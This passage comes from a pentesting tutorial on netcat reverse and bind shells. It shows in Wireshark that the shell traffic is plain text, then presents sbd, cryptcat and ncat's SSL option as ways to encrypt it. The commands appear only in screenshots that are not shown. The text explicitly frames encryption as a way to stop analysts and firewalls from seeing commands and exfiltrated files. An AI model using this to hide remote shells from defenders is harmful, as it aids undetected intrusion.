

Figure 12: Netcat Reverse Shell Established & Wireshark with the Network Packets Captured.

Following the TCP Stream in Wireshark

Following the whole TCP Stream, the whole connection could be examined.



Figure 13: Viewing the Packet Capture Contents.

Shell Contents in Plain Text



Figure 14: Netcat Packet Inspected

As can be observed above the Netcat shell contents are printed in plain text. Thus this is a pretty bad idea since modern security devices such as Stateful Firewalls and SIEM Analysts could easily figure it and could patch the connection. Alternatively, anyone in between the connection can also examine the packets and see what's going on.

Encrypted Netcat Alternatives

As checked in Wireshark we found that both bind and reverse shells communicate in plain text. That means anyone in between the client and Server can sniff the network and easily see the bidirectional communications. And The worse part for pentesters is that security analysts can look at what commands you executed on the target, what files you ex-filtrate or uploaded to the target, as well as figure out what you were trying to do.

For dealing with the plain text data transfer and communication, encrypted version(s) of netcat can be used. Any of the following tools can be used.

sbd

Application Description:
sbd is a Netcat-clone, designed to be portable and offer strong encryption. It runs on Unix-like operating systems and on Microsoft Win32. sbd features AES-CBC-128 + HMAC-SHA1 encryption (by Christophe Devine), program execution (-e option), choosing source port, continuous reconnection with delay, and some other nice features. sbd supports TCP/IP communication only.

Usage



Figure 15: sbd shell in action

TCP Traffic Analysis on Wireshark



Figure 16: Network Packets non readable due to encryption

As can be observed the TCP Stream window. The contents are hard to identify. Since the data is encrypted. And thus it is secure and safe to a good extend.

Cryptcat

Cryptcat is another simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol while encrypting the data being transmitted.

It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.



Figure 17: cryptcat in action

Ncat

NMAP Netcat reimplementation ncat is a reimplementation of Netcat by the NMAP project, providing most of the features present in the original implementations, along with some new features such as IPv6 and SSL support. Port scanning support has been removed.



Figure 18: Ncat in action



Figure 19: Ncat without encryption enabled causes Packets to be sent in plain text.

By default, the Data moves in Plain Text

Ncat SSL Implementation

Both bind and reverse shells established via netcat used to communicate in plain text. Which allowed anyone in between the client and Server to sniff the network and easily see the bidirectional communications. To deal with that we used different encryption supported versions os Netcat like sbd and cryptcat. But those were mostly Unix/Linux Compatible. For Windows, the old version was still a problem. Thus ncat was the only left our option. And in this section, we will examine how to use ncat SSL feature to encrypt our data and transmit it.

SSL (Secure Sockets Layer) or TLS (Transport Layer Security) provides security to network traffic when used properly. Using the `--ssl` option in ncat one can turn SSL feature on; it works with TCP or SCTP Connection.

To Deal with this Plain Text Problem in Ncat. SSL Implementation can be used. For this demonstration, I'll be using Ncat on my Android Phone and Linux System,

Requirements You need to install Termux from the Android Google Playstore.
Then follow as below:
apt update
apt install ncat

A reference screenshot is attached below.



Figure 20: Netcat version 7.70 available on Termux (Android)

After Installing ncat on Android Phone with the help of Termux , it can be used normally.



Figure 21: Ncat Connection with Encryption Enabled.

Figure 22: Termux Terminal View.

Features in Ncat in comparison to netcat and other tools:-

IPv6 Introduction

IPv6 is the latest version of the Internet Protocol, which identifies devices across the internet so they can be located. Every device that uses the internet is identified through its IP address for internet communication to work. Ipv6 address is mostly 128bits long whereas Ipv4 is 32 bits long.

* The Primary reason for Ipv6 is the lack of Address space in Ipv4. To fulfill this demand we use Ipv6.

And IPv6 is the future of internet Protocol addressing since several devices are coming up online and thus Ipv4 addresses space is going to be exhausted. Thereafter shifting to Ipv6 is one of the better alternatives.. And ncat is one of the good tools to support it. Since it is very handy in several instances as we have seen it before.
Screenshot below:

